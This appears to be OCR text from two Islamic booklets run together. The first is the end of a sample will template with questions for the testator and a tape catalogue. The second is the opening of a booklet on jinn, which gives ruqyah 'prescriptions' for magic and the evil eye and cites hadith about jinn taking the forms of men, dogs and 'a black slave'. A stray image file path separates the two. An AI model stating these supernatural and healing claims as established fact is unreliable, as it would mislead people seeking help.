14. My death should not be announced from pulpits or in newspapers etc., because the Prophet (peace be upon him) has forbidden such announcements, except if there is no one available to undertake the preparations for my funeral and burial.

15. I should be buried in the place where I died, and my body should not be transferred to any other country, in accordance with the advice of the Prophet (peace be on him), and in the hope of gaining the

reward therefor, for making things easy for the people, and increasing the heritage of my lawful heirs.

16. My household should not prepare food for the people on the occasion of my death. They should rather occupy themselves in the obedience of Allah and in enjoining patience to each other.

17. Anyone who is present at the distribution of my estate should be treated with respect and spoken to in kindly and gentle terms.

18. I have appointed. (name of the executor) to look into and execute the whole of this testament. It is his responsibility to seek help from the leader of the People who follow the Sunnah (ahl as sunnah) in the place of my death -- namely, from the people who are righteous and knowledgeable. In short, I admonish everyone with the admonition that the Prophet (peace be on him) gave us. If there is anything in my will which is against the teachings of the Islamic shari'ah and truth, then the law of Shari'ah and truth will take precedence over my will. I declare myself innocent of all that the Prophet (peace be on him) renounced.

Essential information for completing the will

All praise belongs to Allah alone, and peace and blessings be on Allah's Messenger. The executor should make use of the following given in the form of answers to some key questions provided by the testator with a view to discharging his obligations to Allah and people:

Question 1: What is your estate? And what is its approximate value? Please write down the kind of property, e.g. land, real estate, jewellery, books, and debts, and business transactions with people (supported by evidence) and anything that may be useful;
explain how your heirs can have access to them.

Answer:

Question 2: Do you have any trusts in your possession that have to be returned to their owners? What are they? Where are they? And how can they be returned

to their owners? (Even a book, a tape, or a needle must be retuned to their owners).

Answer:

Question 3: Do you have any debt that is payable to Allah, such as the obligatory hajj, or fasting, or zakat, or a lawful vow, or the responsibility of declaring the truth, or any other similar thing? This also includes attributing anything to Allah's religion without justification.

Answer:

Question 4: Do you have to pay any debt to any people? How much is the debt? Who are the creditors? And how can this debt be settled?

Answer:

Question 5: Have you made a will concerning anything in favour of anyone? What is this will? For whom? And how can it be accomplished? *The deceased must not make a will in favour of anyone in more than one third of his estate, nor should it be in favour of a legal heir except with the agreement of his heirs.* (Please refer to the introduction for further details and explanation).

Answer:

Question 6: Do you have any true testimony whose concealment may harm, or whose proclamation may benefit some Muslims?

A serious warning before you write down your answer (to this question): A false testimony is one of the major sins and causes of being thrown in hell-fire, while the testament is one of the final deeds of a person's life on earth. Anyone guilty of it only destroys himself. So beware, let your testimony not bring to you more harm than benefit.

Answer:

Question 7: Do you wish to add anything else to this will ? You may add more pages provided they bear your signature and are numbered and bearing the same date as that appearing on the will.

Additions:

First witness .....
Signature:. . . . . .

Second witness : .....
Signature: . . . . . .

(Eighteen articles in all with an attached financial testament).

Signature of the testator.....
Date :.....

(..فمن بدله بعد ما سمعه فإنما إثمه على الذين يبدلونه إن الله سميع عليم)

"If anyone changes the bequest after hearing it, the guilt shall be on those who make the change. For Allah hears and knows (everything)." (Al- Baqarah: 181).

IMPORTANT WARNING

We wish to remind our Muslims brothers that the formulation of the will given above is not based on any text from the Quran or the sunnah; it is rather an example intended to help Muslims write their will. They are free to make any improvement

or adaptation, if they so wish, in the light of the Quran and the sunnah.

At the end of this discussion, we hope that every Muslim brother will take heed concerning making a will. May Allah bless the brothers who have read this discussion, benefitted from it, and prayed for himself, for me and for all those who helped with the preparation the production of this booklet. Allah knows our intentions and guides us to the right path. May Allah bless Prophet Muhammad, his household and companions.

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*Sahih Muslim.
*At-Tamheed, by Ibn Abdul Barr.
*Al-Fatawa Al-Kubra, by Ibn Taimiyyah.
*Magmo Al-Fatawa, by Ibn Taimiyyah.
*Madarijul Salikin, by Ibn Al-Qaiyim (Researched by Omar Uthman)
*Jami` Bayanul Ilm wa Fadlihi, by Ibn Abdul Barr.
*Halaqat Ad-Darul Akhirah, by Dr. Omar Abdul Kafi.

Please try to make the best use of the following educational tapes by the same author:

Title of the topic	*(No.)of cassettes.*	*Remarks*
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*The way of the Sahaba	2	conference
*About the Jihad in Bosnia	1	conference
*The Muslim Family	1	conference
*Iman Lessons (Level One)	13	Course
*Iman Lessons (Level Two)	17	+More
*Iman Questions& Answers	2	
*Introduction To Fiqh	1	
*Fiqh Lessons	10	+More
*Tafseer Sura Luqman	3	+More
*Questions by "Munhaj Alsunna Answered By Abu Hamza"	2	
*The Role of Woman In Jihad	1	

*Also, many topics in Arabic

Expelling Jinn From Your Home

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
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بسم الله الرحمن الرحيم

Introduction

By Al Firdous Ltd.

This book will help you to overcome all your worries, and begin a new chapter in your life. Then you will be free to think clearly, act decisively and feel at peace with yourself and others. Just read through the book and listen to the CD, following the instructions carefully, for three or six weeks in total.

The Jinn are not very strong, they only take a grip when you show weakness in faith or religious duties, once you take command of your faith, and follow it properly, they can never affect you.

May Almighty Allah, the Creator and sustainer of the Universe, guide you and protect you from harm, so that you find confidence and protection and become as good example to others.

Instructions for the use of the CD by Sheikh Wahid Baly.

1. Keeping one's prayers on time.
2. Do not listen to songs or music.
3. Make wudhu before going to sleep and read Ayat-ul-Kursi
4. Remembering Allah (Zhikr) in the morning and evening.
5. Listen to the CD (with this book) twice a day with head phones
6. Listen to Ayat-ul-Karsi once a day with head phones.

7. Read the Ruqiah heavily on water (blowing) to stop the Magic and drink it and pour it over you (At ghusl) every three days.
   Do not let the water that pours off you go down the sink/drain, but collect it and pour it on some plants.

Note:

1. The Ruqiah shar'iah which was referred to us in the book: 'How to protect yourself from Jinn and Shaytan' and the book: 'Sword against Black Magic and Evil Magicians'
2. If you have Jinn or Sihr, use the above prescription for 45 days.
3. If you think you have been affected by evil eye, use the prescription above for three weeks, and do the following additional steps.
   a) Put your hand on your head and read: (i) Surat-al-Fatihah read (ii) the last three surahs (Al-Mu'awwithat) (iii) Recite: "bismillah Arqeek, wallahu yashfeek, Min Kulli daa'in yutheek, wa Min Kulli nafsin aw 'ainin Haasidin Allahu yashfeek."

      بِسْمِ اللَّهِ أَرْقِيكَ وَاللَّهُ يَشْفِيكَ مِنْ كُلِّ دَاءٍ يُؤْذِيكَ ومِنْ شَرِّ كُلِّ نَفْسٍ وَعَيْنِ حَاسِدٍ بِاسْمِ اللَّهِ أَرْقِيكَ وَاللَّهُ يَشْفِيكَ.

      Read this Du'ah in the morning and evening of each day for three weeks.
   b) The same Ruqiah shar'iah should be read heavily (with a blowing action) on water. Then use some of the water to drink and the rest to wash (make Ghusl) with. Do this one day then rest the next, for a period of three weeks.

Al-Firdous

In the Name of Allah,
Most Gracious, Most Merciful

Verily, all praise is due to God, Allah the Almighty. We praise him and seek His guidance and forgiveness. And we seek refuge in Allah from the evil of ourselves and from the evil of our own actions. Whosoever Allah guides, none can misguide him. We bear witness that there is none worthy of worship except Allah, Alone, without any partners or associates. And we bear witness that Muhammad is His slave and messenger.

The best speech is the Qur'an, and the best guidance is that of Muhammad ﷺ; and the most evil thing is innovation in religion, for every innovation is going astray, and going astray leads to the Hellfire.

يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُواْ ٱتَّقُواْ ٱللَّهَ حَقَّ تُقَاتِهِۦ وَلَا تَمُوتُنَّ إِلَّا وَأَنتُم

مُّسۡلِمُونَ ﴿١٠٢﴾

﴿O you who believe! Fear Allah as He should be feared and die not except in a state of Islam﴾ [1]

[1] Surat Al-Imran: Verse 102.

يَٰٓأَيُّهَا ٱلنَّاسُ ٱتَّقُواْ رَبَّكُمُ ٱلَّذِى خَلَقَكُم مِّن نَّفْسٍ وَٰحِدَةٍ وَخَلَقَ مِنْهَا

زَوْجَهَا وَبَثَّ مِنْهُمَا رِجَالاً كَثِيرًا وَنِسَآءً ۚ وَٱتَّقُواْ ٱللَّهَ ٱلَّذِى تَسَآءَلُونَ بِهِۦ

وَٱلْأَرْحَامَ ۚ إِنَّ ٱللَّهَ كَانَ عَلَيْكُمْ رَقِيبًا

﴿O mankind! Fear Your Guardian Lord, Who created you from a single person, created, out of it, his mate, and from them twain scattered (like seeds) countless men and women;- fear Allah, through whom you demand your mutual (rights), and be heedful of the wombs (that bore you): for Allah ever watches over you﴾[2]

يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُواْ ٱتَّقُواْ ٱللَّهَ وَقُولُواْ قَوْلاً سَدِيدًا ﴿٧٠﴾ يُصْلِحْ لَكُمْ

أَعْمَٰلَكُمْ وَيَغْفِرْ لَكُمْ ذُنُوبَكُمْ ۗ وَمَن يُطِعِ ٱللَّهَ وَرَسُولَهُۥ فَقَدْ فَازَ فَوْزًا

عَظِيمًا ﴿٧١﴾

﴿O you who believe! Fear Allah, and make your utterance straight forward: that He may make your conduct whole and sound and forgive you your sins: he that obeys Allah and His Messenger, has already attained the great victory﴾ [3]

---

[2] Surat An-Nisaa: Verse 1.

[3] Surat Al-Ahzab: Verses 70-71.

In recent times, there have been increasing reports of strange incidents occurring in a range of settings, including private properties; houses suddenly set ablaze, and without any obvious cause; movement of furniture and household objects, and the disappearance of food and other items. There have also been cases of people who have had stones thrown at them; but worryingly, there was no trace of anyone who may have been the cause of all these troublesome events.

Such occurrences have not only been reported in Egypt, but also other countries; and now people have reached the conclusion that jinn and devils are the root cause of the problem.

In this booklet we shall examine some of the troubles, damage and harm that jinn and devils have caused people in the past, and continue to do so. We shall also examine the ways of protecting oneself from jinn, as well as the methods that may be used to repel them in cases of possession, etc. We ask Allah ﷻ to forgive us and protect us against all kinds of harm:

إِنْ أُرِيدُ إِلَّا ٱلْإِصْلَٰحَ مَا ٱسْتَطَعْتُ ۚ وَمَا تَوْفِيقِىٓ إِلَّا بِٱللَّهِ ۚ عَلَيْهِ تَوَكَّلْتُ وَإِلَيْهِ أُنِيبُ ﴿٨٨﴾

﴿I desire naught save reform so far as I am able, to the best of my power; and my success can only come from Allah, in Him I trust and unto Him I repent﴾ [4]

[4] Surat Hud: Verse 88.

The world of Jinn in the Qur'an and Sunnah

Belief in the Existence of Jinn:

Ahl As-Sunnah wal Jama'a believe that jinn exist, because Allah ﷻ has revealed a whole Surah in the Qur'an about them; indeed, the term 'jinn' and its derivatives have appeared in the Qur'an approximately fifty times[5]. The Prophet ﷺ has further confirmed the existence of jinn in many authentic Ahadeeth and stated that they embraced Islam. In light of this, whoever disputes the existence of the jinn would, in actual fact, be denying one of the principles of faith (i.e. the unseen), and would therefore be outside the fold of Islam.

Ibn Taymiyyah, may Allah have mercy on him, said: "All Muslim groups have agreed that jinn exist and that Allah ﷻ had sent Prophet Muhammad ﷺ to them as well. All the other groups of disbelievers also agree that they exist. As for

[5] See: "*Al-Mu'jam al-Mufahras Li Alfaadh al-Qur'an*", p.179-180.

the people of the Books, Jews and Christians, they have the same belief as Muslims; they believe in their existence, except for a few small groups who deny it, similar to some Muslim sects, such as Jahmiyyah and Mu'tazilah. The existence of jinn has been authentically confirmed by all Prophets and Messengers; all Muslims, polytheist Arabs, and disbelievers among the people of the Books have agreed that jinn exist."[6]

Modern Science and confirmation of Jinn:

In his book, "The World of Jinn and Angels", Dr. Abdur Razzaq Nawfal, may Allah have mercy on him, said: "There are some worlds which are unknown to man; they are not from the worlds that he could explore and reach by any means known to him, because he is unaccustomed to them, and among these are the worlds of jinn and Angels. Despite the level of sophistication of modern science, it fails to shed further light on such matters; whereas the Noble Qur'an, which was revealed over 1400 years ago, actually provides us with descriptions of these unseen worlds." [7]

The true explanation of the unseen comes from Islam. Like every other religion, Islam also claims to explain this realm of the unseen. In fact, the Islamic explanation of the jinn

---

[6] Ibn Taymiyyah's "*Majmu' al-Fatwah*": (19/10 and 19/13).
[7] The World of Jinn and Angels,", p.9.

provides explanations for many of the supernatural incidents that take place in our modern age; indeed, without access to this knowledge, the Muslim would be unable to deal effectively with any problems that may be caused by jinn, nor would he be able to protect himself from their mischief.

There follows below some descriptions of the jinn (taken from the Qur'an and Sunnah), as well as information on their dwellings, food, etc.

The Creation of Jinn and their Physical Origin:
Jinn are created from fire.

Allah ﷻ says,

وَٱلْجَآنَّ خَلَقْنَٰهُ مِن قَبْلُ مِن نَّارِ ٱلسَّمُومِ ﴿٢٧﴾

﴿and We created the Jinn before that from the smokeless flame of fire﴾ [8], and

وَخَلَقَ ٱلْجَآنَّ مِن مَّارِجٍ مِّن نَّارٍ ﴿١٥﴾

﴿and the Jinn he created from a smokeless flame of fire﴾[9],
and Ibliss said in the Qur'an,

---

[8] Surat al-Hijr: Verse 27.
[9] Surat ar-Rahmaam: Verse 15.

قَالَ مَا مَنَعَكَ أَلَّا تَسْجُدَ إِذْ أَمَرْتُكَ ۖ قَالَ أَنَا۠ خَيْرٌ مِّنْهُ خَلَقْتَنِى

مِن نَّارٍ وَخَلَقْتَهُۥ مِن طِينٍ ﴿١٢﴾

﴿Allah said: "What prevented Thee from bowing down when I commanded thee?" He said: "I am better than He: Thou Didst create me from fire, and Him from clay."﴾[10].

In light of the above mentioned verses, one may ask, "If the jinn are created from fire, then how is it possible for them to be burnt in Hell?" One may also wonder how it is possible for jinn to reside in human bodies.

Ibn 'Aqeel said: "You should know that Allah ﷻ has attributed devils and Jinn to fire just like He ﷻ has attributed human being to clay, mud and dust. This means that the human origin is from clay and not that he is of clay in reality, but he was made from clay; similarly, the jinn were originally created from fire, but in reality they are not of fire now, as indicated by the Prophet ﷺ: "Satan appeared to me when I was praying and I kept on throttling him until I felt the coolness of his spittle between my thumb and index finger."[11] So, if we assume that jinn are still made of burning fire, how is it possible for them to have cold saliva?"

---

[10] Surat al-A'raaf: verse 12.

[11] This Hadith is transmitted by Imam Ahmed in his *Musnad*: 3/83, on the authority of Abu Saed al-Khudri and also in 1/413 on the authority of Ibn Mas'ud.

Another hadith of the Prophet ﷺ that confirms that jinn are not made of fire is: "Allah's enemy, Iblis, came with a flame of fire to put it in my face."[12] This indicates that if jinn had kept their origin of creation (i.e. fire), they would not need to use a flame of fire to burn others – rather it would have been sufficient for Iblis to use his hand or any other part of his body to burn human beings, since real fire burns people upon contact with the skin.

Al-Qadi Abu Bakr al-Baqillani said: "Although the jinn were originally created from fire, we cannot deny that Allah ﷻ can make their bodies bigger and change their characteristics from fire into other different shapes and forms, and Allah ﷻ knows best."[13]

The Jinn in the Arabic Language:

Ibn Abdul Barr said, "The Jinn, according to scholars of the language, are of different types:

1. Jinn living alone are known as *jinni.*
2. Jinn that live among mankind are called *aamir,* of which the plural is *Umaar* or *Awaamir.*
3. Jinn that antagonize young children - or young adults - are known as *arwaah.*

---

[12] Sahih Muslim (542), and an-Nasa'i' (3/3), on the authority of Abu ad-Darda'.

[13] Ash-Shabli's "*Akaam al-Murjaan*": p.21-22 and as-Siyyuti's "*Lafdh al-Murjaan*": p.20.

4. Evil jinn that show hostility to human beings are called *shaytan* (in the singular) and *shayaateen* (in the plural).
5. If they harm human beings, they are called *Maarid*,
6. And if they cause intense harm and become strong as a result of this, they are called *ifreet*, of which the plural is *Afaareet*. And Allah knows best."[14]

Types of Jinn:

Abu Tha'labah al-Khushani ﷺ said: "The Messenger of Allah ﷺ said: 'The Jinn are of three types: the first type have wings and fly through the air; the second look like snakes and dogs; and the third type stop for a rest, and then resume their journey."[15]

Dwellings of Jinn:

Zaid Ibn Arqam ﷺ reported that the Prophet ﷺ said: "These toilets are frequented by the Jinn and devils. So when anyone amongst you goes there, he should say: "I seek refuge in Allah from male and female devils." [16]

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[14] Ash-Shabli's "*Akaam al-Murjaan*": p.16 and as-Siyyuti's "*Lafdh al-Murjaan*": p.16-17.

[15] This is a Hadith Sahih, reported by Ibn Hibban: (6123), al-Hakim: 2/456, al-Baghawi in his "*Sharh as-Sunnah*": 12/195, at-Tahawi in his "*Mushkil al-Athaar*": 4/95, at-Tabarani in his "*Al-Kabeer*": 22/214, abu Nuaim in his "*Al-Hilyah*": 5/137 and others.

[16] *Musnad* Imam Ahmed: 4/396-373, Abu Dawud: Hadith 2, Ibn Majah: (296) and Ibn Hibban: (1403).

Sheikh al-Islam, Ibn Taymiyyah said: "The jinn are found mostly in deserts, old ruins, and places of impurity like bathrooms, toilets, graveyards, and places where wicked sheikhs associate with Shayateen and then gather to practise their satanic ritual."[17]

Ibn Abu ad-Dunya' reported a *Mawquf*[18] tradition, on the authority of Yazid Ibn Jabir, one of the most trusted followers: "There are Muslim jinn residing in the ceilings of Muslim homes. Whenever the people eat, the jinns descend and eat with them; Allah sends them to protect that household."[19]

The Food of the Jinn:

Abdullah Ibn Mas'ud ﷺ reported that the Prophet ﷺ said: "There came to me a representative on behalf of the jinn, so I went with him and recited the Qur'an to them." Abdullah Ibn Mas'ud ﷺ said: 'We then went with him and he showed us their tracks and the traces of their embers. They (the jinn) asked him (the Holy Prophet ﷺ) about their provision, and he

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[17] Ibn Taymiyyah's "*Majmu' al-Fatwah*": (19/40-41).

[18] *Mawquf*: "Stopped," narration from a companion without mentioning the Prophet ﷺ. It can be elevated to *Marfu'* if it is of the nature of "we were commanded to..." and the like.

[19] Transmitted by Ibn Abu ad-Dunya' in "*Maka'id ash-Shaytaan*" (4), Abu ahs-Shaykh in his "*Al-Adhamah*" (1171), Ibn Hajar in "*Fat'h al-Bari*" (6/397398), as-Siyyuti's in "*Ad-Dur al-Manthur*" (3/47), Ash-Shabli's "*Akaam al-Murjaan*" (p.30) and as-Siyyuti's "*Lafdh al-Murjaan*" (p.20).

ﷺ said: 'Every bone on which the Name of Allah is recited is your provision. The time it falls in your hand it shall be covered with flesh, and the dung of (camels) is fodder for your animals.' The Messenger of Allah ﷺ said: 'Do not perform *Istinjaa* (cleaning the private parts) with these (things), for these are the food of your brothers from amongst the jinn."[20]

The above Hadith is referring to the Muslim Jinn; as for the *Kafir* Jinn, they eat anything on which the Name of Allah is not mentioned, as the Prophet ﷺ said: "Satan considers any food lawful on which Allah's Name is not mentioned." [21] Therefore, disbelieving jinn eat and drink anything on which Allah's Name is not mentioned.

What Prevents Satan from Eating Human Food?

Jabir Ibn Abdillah ﷺ reported that the Prophet ﷺ said: "When a person enters his house and mentions the name of Allah, and does the same when eating, Satan says (to his companions): 'You have no place to spend the night, and no evening meal;' but when he enters without mentioning the Name of Allah, Satan says: 'You have found a place to spend the night,' and when he does not mention the Name of

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[20] Sahih Muslim (450), Abu Dawud (84), at-Tirmidhi (3258) and Imam Ahmed (1/458-459).

[21] Sahih Muslim (2017), Abu Dawud (3766) and Imam Ahmed (5/383), on the authority of Hudhaifah.

Allah whilst eating, Satan says: 'You have found a place to spend the night and an evening meal.'"[22]

The ability of the jinn to take on any form:

Sheikh al-Islam Ibn Taymiyyah said: "One of the powers of the jinn is that they are able to take on any physical form they like. Thus, they can appear as humans, animals, snakes, scorpions, camels, cows, sheep, horses, mules, donkeys or anything else."[23]

When Quraish gathered in Makkah to discuss the decision of whether or not to kill, imprison, or expel the Prophet ﷺ, Satan, may Allah curse him, assumed the form of an old man and took part in that meeting; Allah ﷻ says:

وَإِذْ يَمْكُرُ بِكَ ٱلَّذِينَ كَفَرُوا۟ لِيُثْبِتُوكَ أَوْ يَقْتُلُوكَ أَوْ يُخْرِجُوكَ ۚ وَيَمْكُرُونَ

وَيَمْكُرُ ٱللَّهُ ۖ وَٱللَّهُ خَيْرُ ٱلْمَٰكِرِينَ ﴿٣٠﴾

﴿Remember when the unbelievers plotted against you (Muhammad ﷺ) to imprison you, or to kill you or to get you out (of your home). They were plotting and Allah too was planning, but the Best of planners is Allah﴾[24]

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[22] Sahih Muslim (2018), Abu Dawud (3765), Ibn Majah (3887), Imam Ahmed (3/346-383) and Ibn Hibban: (816).

[23] Ibn Taymiyyah's "*Majmu' al-Fatwah*": (19/44).

[24] Surat al-Anfaal: Verse 30.

Furthermore, on the day of Badr (the famous battle in the year 2 A.H.), initially the Quraish hesitated to fight, but Iblis came in the form of an old man known as Suraqah Ibn Malik and told them:

وَإِذْ زَيَّنَ لَهُمُ ٱلشَّيْطَٰنُ أَعْمَٰلَهُمْ وَقَالَ لَا غَالِبَ لَكُمُ ٱلْيَوْمَ مِنَ

ٱلنَّاسِ وَإِنِّى جَارٌ لَّكُمْ

﴿And (remember) when *Shaitan* (Satan) made their (evil) deeds seem fair to them and said, "No one of mankind can overcome you this day (of the battle of Badr) and verily, I am your *Jar* (helper)﴾[25].

Iblis tried to uplift the morals of the *kafir* fighters and urged them to move forward in battle, but when he saw the army of angels descending to aid the Muslims, he could not bear the sight of them and so ran away. The defeated army of disbelievers asked him: "Where are you going Suraqah (i.e. Iblis)? Did you not say that you are our helper and that you would fight alongside us?" He, may Allah curse him, cried out to the disbelievers:

وَقَالَ إِنِّى بَرِىٓءٌ مِّنكُمْ إِنِّىٓ أَرَىٰ مَا لَا تَرَوْنَ إِنِّىٓ أَخَافُ ٱللَّهَ ۚ وَٱللَّهُ

شَدِيدُ ٱلْعِقَابِ ﴿٤٨﴾

[25] Ibid: verse 48.

﴿But when the two forces came in sight of each other, he ran away and said "Verily, I have nothing to do with you,. Verily, I see what you see not. Verily, I fear Allah for Allah is Severe in punishment."﴾ [26]
and then he fled.

The following Ahadeeth provide information on some of the forms that jinn may take:

Jinn can appear as a man:
It is reported in Sahih al-Bukhari, on the authority of Abu Hurairah ﷺ who said: "Allah's Messenger ﷺ deputized me to keep *Sadaqa* (al-Fitr) of Ramadan. A comer came and started taking handfuls of the foodstuff (of the *Sadaqa*) (stealthily). I took hold of him and said, "By Allah, I will take you to Allah's Mesenger." He said, "I am needy and have many dependents, and I am in great need." I released him, and in the morning Allah's Messenger asked me, "What did your prisoner do yesterday?" I said, "O Allah's Messenger! He complained of being needy and of having many dependents, and so I felt pity for him and let him go." Allah's Messenger said, "Indeed, he told you a lie and he will come again." I believed that he would come again as Allah's Messenger had told me; so, I waited for him watchfully. When he (returned, and) began stealing handfuls of food, I caught hold of him again and said, "I will definitely take you

[26] Ibid: verse 48.

to Allah's Messenger." He said, "Leave me, for I am very needy and have many dependents. I promise I will not come back again." Again I felt pity for him and let him go.

In the morning Allah's Messenger asked me, "What did your prisoner do?" I replied, "O Allah's Messenger! He complained of his great need and of having many dependents, so I took pity on him and set him free." Allah's Messenger said, "Verily, he told you a lie and he will return." I waited for him attentively for the third time, and when he (came and) started stealing handfuls of the food, I caught hold of him and said, "I will surely take you to Allah's Messenger, as it is the third time you promised not to return, yet you have broken your promise and come." He said, "(Forgive me and) I will teach you some words with which Allah will benefit you." I asked, "What are they?" He replied, "Whenever you go to bed, recite *Ayat-al-Kursi* - '*Allahu la ilaha illa huwa-l-Hayy-ul Qayyum...*' until the end of the verse. (If you do so), Allah will appoint a guard for you who will stay with you, and no Satan would come near you until morning." And so again I released him. In the morning, Allah's Messenger asked, "What did your prisoner do yesterday?" I replied, "He claimed that he would teach me some words by which Allah would benefit me, so I let him go." Allah's Messenger asked, "What are they?" I replied, "He said to me, 'Whenever you go to bed, recite *Ayat-al-Kursi* from the beginning to the end. He further said to me, '(If you do so), Allah will appoint a guard for you who will

stay with you, and no Satan would come near you till morning.' (Abu Hurairah or another sub-narrator) added that they (the Companions) were very keen to do good deeds. The Prophet ﷺ said, "He spoke the truth, although he is a liar. Do you know who you were speaking to these last three nights, O Abu Hurairah?" Abu Hurairah ﷺ said, "No." He ﷺ said, "It was Satan." [27]

Ibn 'Umar ﷺ reported: "We were sitting with the Prophet ﷺ and a man came in; he was the ugliest, dirtiest, and one who had the most foul odour coming from him; he was impolite, and started walking through the people until he sat before the Prophet ﷺ. He asked the Prophet ﷺ: "Who created you?" He ﷺ replied: "Allah." He asked him again: "Who created the heaven?" He ﷺ replied: "Allah." "Who created the earth?" He ﷺ said: "Allah." He asked again: "Who created Allah?" The Prophet ﷺ said: "*Subhana* Allah," and he ﷺ held his forehead and lowered his head. The man stood up and left. The Prophet ﷺ raised his head and said: "Bring me the man." We went to fetch him but he disappeared, as if he had never existed. The Prophet ﷺ said: "That was Iblis. He came to cast doubts in your hearts about your religion."[28]

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[27] Sahih al-Bukhari (2311), al-Bayhaqi's "*Dala'il an-Nubuwwah*" (7/107-108), an-Nasa'i"s "*Amal al-Yawm wal-Laylah*" (964-965) and "*Al-Kubrah*" (10795).

[28] Al-Bayhaqi's "*Dala'il an-Nubuwwah*" (7/125) with a Good chain of authority.

Jinn can appear as a black slave:

'Ali Ibn Abi Taalib ﷺ reported: "I swear by Allah that 'Ammar Ibn Yasir fought against both humans and jinn during the life of the Prophet ﷺ. People said: "We know how he fought against humans, so how did he fight against jinn?" Ali ﷺ said: "We were with the Prophet ﷺ on a journey and he told 'Ammar to go get some water. So 'Ammar ﷺ went to get the water, but a devil, in the form of a black slave, appeared and prevented him from getting the water. 'Ammar wrestled with him and brought him to the ground. Satan said: "Let me go and I will let you get the water." 'Ammar let him go, but again Satan prevented him from reaching the water. This happened three times, and the fourth time, Satan allowed 'Ammar to get to the water. The Prophet ﷺ then told us: "Satan has assumed the form of a black slave and prevented 'Ammar from having water, but Allah ﷻ helped 'Ammar defeat him." 'Ali ﷺ said: "When 'Ammar came back we met him, saying: 'Well done 'Ammar, the Prophet ﷺ told us what happened to you." Then 'Ammar ﷺ said: "I swear by Allah if I had known that he was a devil I would have killed him - I would have throttled him were it not for his bad smell."[29]

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[29] Sahih, reported by Abu ash-Sheikh in "*Al-Adhamah*" (1107), Ibn Sa'd in his "*Tabaqaat*" (3/179) and Al-Bayhaqi's "*Dala'il an-Nubuwwah*" (7/124) and at-Tabarani in "*Mujma' az-Zawa'id*" (9/293).

Jinn can take the form of a dog:

In the Sahih Hadith, reported by Abu Dharr ﷺ, the Prophet ﷺ said: "A black dog is a devil." [30]

Jinn can also take the form of a cat, young boy, woman, elephant or ghost.

Every human has a partner Jinn:

'Abdullah Ibn Mas'ud ﷺ reported that Allah's Messenger ﷺ said: "Each one of you has a companion from amongst the jinn and a companion from amongst the Angels. They (the Companions) said: 'Allah's Messenger, do you also have a jinn companion?" Thereupon he ﷺ said: "Yes, but Allah helps me against him, and so I am safe, as he only commands me to do good.[31]

In another Hadith, 'Aishah, may Allah be pleased with her, reported: "One night Allah's Messenger ﷺ went out of my apartment and I felt jealous. Then he ﷺ came and he saw how (agitated) I was. He ﷺ said: 'Aishah, what has happened to you? Do you feel jealous?' Thereupon I said: 'How can it be (that a woman like me) should not feel jealous over a husband like you?' Thereupon Allah's Messenger ﷺ said: 'It was your devil who had come to you,' and I said: 'Allah's

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[30] Sahih Muslim (510), Abu Dawud (702), an-Nasa'i' (2/63-64), Ibn Majah (952) and Imam Ahmed (5/149, 151, 156, 158, 160).

[31] Sahih Muslim: 2814, ad-Darami: 2734, Imam Ahmed: (1/385, 397, 398, 401) and al-Bayhaqi's "*Ad-Dala'il*": (7/100).

Messenger, is there a demon with me?' He ﷺ said: 'Yes.' I said: 'Is there a demon with everyone?' He ﷺ said: 'Yes.' I ('Aishah) again said: 'Allah's Messenger do you also have one?' He ﷺ said: 'Yes, but my Lord helped me to deal with him, until he embraced Islam.'"[32]

Types of companions:
There are two types of companions that are assigned to man: those from amongst the jinn and those who are angels.

The first type of companion is evil and mischievous; it is Satan or the demon accompanying human beings.

The second type of companion is good; these are the angels who accompany Muslims.

Proof that Angels are assigned to human beings:
Allah ﷻ says in the Qur'an:

لَهُۥ مُعَقِّبَٰتٌ مِّنۢ بَيۡنِ يَدَيۡهِ وَمِنۡ خَلۡفِهِۦ يَحۡفَظُونَهُۥ مِنۡ أَمۡرِ ٱللَّهِۗ

﴿For each (such person) there are (angels) in succession before and behind him: they guard him by command of Allah﴾[33]**,**

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[32] Sahih Muslim: 2815, Imam Ahmed: 6/115 and al-Bayhaqi's "*Ad-Dala'il*": (7/2).
[33] Surat ar-Ra'd: Verse 11.

And,

وَيُرْسِلُ عَلَيْكُمْ حَفَظَةً

﴿and He sets guardians over you﴾ [34],

And

إِن كُلُّ نَفْسٍ لَّمَّا عَلَيْهَا حَافِظٌ ۝

﴿There is no soul but has a protector over it﴾ [35],

And

وَإِنَّ عَلَيْكُمْ لَحَٰفِظِينَ ۝

﴿But verily over you (are appointed angels) to protect you﴾ [36]

Allah is All-Aware of the actions of His slaves, and even their innermost thoughts. His Grace encompasses each person and protects him - if only he were to seek protection from harm and evil; and if one should think – out of his own ignorance – that he can conceal the sins he commits in secret, such an individual is in plain error; for angels record all the thoughts and deeds of man.

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[34] Surat al-An'am: Verse 61.
[35] Surat at-Tariq: Verse 4.
[36] Surat al-Infitaar: Verse 10.

Ibn Kathir said: "For every servant there are angels in succession before and behind him, guardians by day and guardians by night; they guard him against any harm or accidents. There are also guardian angels who write down all that we do, good and bad deeds; one angel on the right who records good deeds and one angel on the left who records bad deeds. So in total there are four angels, one behind, one in front, one on the right and one on the left; they come in turns, some at night and some by day."

Abu Hurairah ﷺ narrated that the Prophet ﷺ said: "Angels keep on descending from and ascending to Heaven in turn; some at night and some by day, and all of them assemble together at the time of the Fajr and 'Asr prayers. Then those who have stayed with you overnight ascend unto Allah Who asks them - and He knows the answer better than they do - "How have you left My servants?" They reply, "We left them praying, as we found them praying." If anyone of you says "Amin" (during the prayer at the end of the recitation of Surat-al-Fatiha), and the angels in Heaven say 'Amin' at the same time, all his past sins would be forgiven."[37]

The assembling of the Angels at the time of Fajr and 'Asr prayers is part of Allah's kindness and honour towards His believing servants. These angels only leave Muslims on

[37] Sahih al-Bukhari (3223), Sahih Muslim (632), an-Nasa'i': (1/240-241), Imam Ahmed: (2/257, 312, 486) and others.

three occasions: At the time of sexual intercourse, upon entering the toilet, and when having a bath.

